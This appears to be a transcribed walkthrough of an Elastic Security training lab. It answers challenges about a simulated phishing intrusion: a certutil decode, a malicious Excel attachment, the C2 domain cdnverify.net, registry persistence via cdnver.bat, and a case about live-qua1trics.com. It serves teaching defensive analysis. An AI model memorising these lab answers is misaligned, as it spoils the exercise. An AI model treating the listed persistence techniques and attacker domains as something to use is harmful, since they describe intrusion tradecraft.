
Challenge 19

10

Certutil.exe is a command-line Windows utility that is installed as part of Certificate Services. Certutil.exe can also be used to encode/decode Base64 text to binary and vice versa.

By looking at the arguments of the `certutil.exe` execution, what is the name of the text file that was decoded?

C:\Programdata\N1F4L3N6.txt




Challenge

Challenge 20

10

Event Analyzer allows Security Analysts to visualize parent-child relationships and information of each process in the chain that lead to a detection alert.

Leveraging Event Analyzer, what's the name of the Excel document that James received via email as part of the phishing attack? (copy and paste the full path)



Suspicious MS Office Child Process

Jul 22, 2021 @ 16:46:31.967

```
      "signal.parent.depth": [
        0
      ],
      "signal.rule.output_index": [
        ".siem-signals-default"
      ],
      "kibana.alert.severity": [
        "medium"
      ],
      "signal.ancestors.depth": [
        0
      ],
      "event.category": [
        "process"
      ],
      "process.parent.command_line": [
        "\"C:\\Program Files\\Microsoft Office\\root\\Office16\\EXCEL.EXE\" \"C:\\Users\\james_spiteri\\AppData\\Local\
\Microsoft\\Windows\\INetCache\\Content.Outlook\\YUESPL8Q\\Upcoming Events February 2018.xls\""
      ],
      "process.parent.name": [
        "EXCEL.EXE"
      ],
      "process.parent.pid": [
        7444
```

Challenge ×


Challenge 21

10


Elastic Security Detection Engine supports different types of detection methodologies, including *Indicator Match*, a type of detection to identify events including known IoCs from threat intelligence feeds.

Leveraging information from *Potentially Malicious Hostname has been Queried* detection alerts, what's the domain name of the host used by the bad actor to establish command and control with the implant detonated on James' laptop?

The relevant ECS field name you may need to solve this challenge is `dns.question.name`.



cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
cdnverify.net	Potentially Malicious Hostname has be...
—	Encoding or Decoding Files via CertUtil




Challenge 22

10

Bad actors use different techniques to establish persistence, including changing the value of registry persistence keys used by the Windows OS.

What's the batch file name used by the bad actor to achieve persistence?

The ECS field name that will include the value you need to answer this challenge is `registry.data.strings`.



- Missing `write` , `maintenance` privileges for the `.items-swiftcrypto` index. Without these privileges, you cannot create or edit value lists.
- Missing `write` , `maintenance` privileges for the `.lists-swiftcrypto` index. Without these privileges, you cannot create or edit value lists.
- Missing `write` , `maintenance` privileges for the `.alerts-security.alerts-swiftcrypto` index.

Missing Kibana feature privileges:


- Missing `all` privileges for the `Security` feature. Without that privilege you cannot create or edit detection engine rules.

Related documentation:

- Detections prerequisites and requirements
- Elastic Security system requirements

kibana.alert.rule.name	Count
Uncommon Registry Persistence Change	1

Actions	@timestamp	dns.question.name	Rule	Risk Score	Severity	Reason	host.name	user.name	process.n...	file.name	source.ip
	Jul 22, 2021 @ 16:46:47.909	—	Uncommon Registry Persistence Change	47	medium	—	bhusa-windo...	james_spiteri	C4I2D1V5.exe	—	—




Uncommon Registry Persistence Change

Jul 22, 2021 @ 16:46:47.909

```
{
  "_index": ".siem-signals-swiftcrypto-000001",
  "_id": "844c87989629d9d3f2b8d5aede707ee50d6adebaa9ed27c823be65506d1165e1",
  "_score": 1,
  "_source": {
    "registry": {
      "hive": "HKEY_USERS",
      "path": "HKEY_USERS\\S-1-5-21-3516025311-1467260923-3174935514-1000\\Environment\\UserInitMprLogonScript",
      "data": {
        "strings": [
          "C:\\Users\\james_spiteri\\AppData\\Local\\cdnver.bat"
        ],
        "type": "REG_SZ"
      }
```

Client: ThreeBees.co



Challenge 23


10

You have just received a notification for a new Case created by the Security Manager at Three Bees Co.. Three Bees Co. is a large utilities provider often targeted by several APTs.

Switch to the Elastic Space *Three Bees Co* and open the Case named *DHS Letter - Please Investigate.*

Using Timeline, are there any network connections to the domain referenced in the Case? If so, what hostname initiated the connection?

For this investigation use the *Three Bees Co Investigation* timeframe. The ECS field name for DNS questions is `dns.question.name`.




Cases

Open cases 1 In progress cases 0

Showing 1 case

Name	Reporter	Tags	Alerts	Comments	Created on ↓	External Incident	Status
DHS Letter - Please Investigate	SM securitymanager	DHS	0	0	Oct 20, 2023 @ 04:45:21	Not pushed	Open

Rows per page: 5



DHS Letter - Please Investigate

Total alerts	Associated users	Associated hosts	Total connectors	Case created
0	0	0	0	Oct 20, 2023 @ 04:45:21 Open duration 159 days

SM **securitymanager** added description 5 months ago

Hello,

We just received the following letter from DHS, can you please investigate ASAP?

RE: DHS S&T 3BS 20-01A-SOO-E-003-I, Network observables


The Department of Homeland Security (DHS) recently identified an information security incident. This letter is to inform you that your Three Bees Co's network or computing resources may have been improperly accessed. This incident appears to have occurred during the **Three Bees Co Investigation** timeframe, during which time network connections to attacker infrastructure were observed in relation to an ongoing investigation.

DHS recommends to monitor for network connections to the following network locations:

- live-qua1trics.com

Notify your field office of any suspicious activity.

```
Create a timeline query: dns.question.name: "live-qua1trics.com"
```




Processes	Users	Hosts	Source IPs	De
20	0	1	0	0

Three Bees Co. Investigation

